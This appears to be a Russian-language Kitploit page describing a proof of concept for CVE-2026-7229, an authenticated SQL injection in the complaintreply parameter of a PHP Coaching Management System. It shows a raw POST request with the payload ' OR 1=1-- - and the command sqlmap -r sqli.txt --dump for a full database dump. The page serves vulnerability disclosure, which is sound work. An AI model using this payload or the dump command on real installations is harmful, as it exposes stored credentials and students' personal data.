
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/xmyronn/cve-2026-7229-sqli
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьТестирование на ПроникновениеБезопасность Баз Данных
GitHubxmyronn/cve-2026-7229-sqli

CVE-2026-7229-SQLI

Доказательство концепции аутентифицированной SQL-инъекции в Coaching Management System, демонстрирующее дамп базы данных через несанитизированный параметр complaintreply.

Репозиторий
347 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    350
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    292

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Аутентифицированная SQL-инъекция в Coaching Management System позволяет выгрузить базу данных

Описание

В Coaching Management System на PHP существует уязвимость SQL-инъекции. Параметр complaintreply в функциональности ответа администратора не проходит должную санитизацию перед использованием в SQL-запросах. Аутентифицированный злоумышленник (администратор) может внедрить вредоносные SQL-запросы, что приведёт к полному извлечению базы данных.


Детали уязвимости

  • Тип: SQL-инъекция (CWE-89: Некорректная нейтрализация специальных элементов, используемых в SQL-команде)
  • Воздействие: Выгрузка базы данных / Раскрытие учётных данных
  • Затронутый файл: /cims/modules/admin/reply.php
  • Затронутый параметр: complaintreply
  • Вектор атаки: Удалённый, аутентифицированный (администратор)
  • База данных: MySQL (MariaDB)

Поставщик

code-projects.org


Продукт

Coaching Management System на PHP https://code-projects.org/coaching-management-system-in-php-with-source-code/


Версия

Неизвестна (протестировано на последней доступной версии по состоянию на апрель 2026 года)


Подтверждение концепции (кратко)



  1. Студент отправляет жалобу Screenshot 2026-04-10 225755


  2. Администратор открывает жалобу и получает доступ к функции ответа


POST /cims/modules/admin/reply.php?complaintid=18 HTTP/1.1 Host: 192.168.0.9 Content-Type: application/x-www-form-urlencoded

complaintreply=' OR 1=1-- -&submit=submit
Screenshot 2026-04-10 225808

  1. Перехват запроса через Burp Suite Screenshot 2026-04-10 225821

  2. Внедрение полезной нагрузки:

    '
    
Screenshot 2026-04-10 225844
Наблюдается SQL-ошибка

7. Подтверждение инъекции:

' OR 1=1-- -
Screenshot 2026-04-10 225900

  1. Выгрузка базы данных с помощью:

    sqlmap -r sqli.txt --dump
    
Screenshot 2026-04-10 235219

Инъекция подтверждена с помощью ошибок, логических условий и автоматизированной эксплуатации через sqlmap

Воздействие

  • Возможно полное извлечение базы данных
  • Раскрытие учётных данных, хранящихся в открытом виде
  • Полная компрометация данных приложения
  • Обход аутентификации и повышение привилегий через извлечение учётных данных
  • Полная выгрузка базы данных, включая таблицу пользователей (учётные данные), персональные данные студентов, записи преподавателей и историю жалоб.

Серьёзность: КРИТИЧЕСКАЯ

Скачать инструмент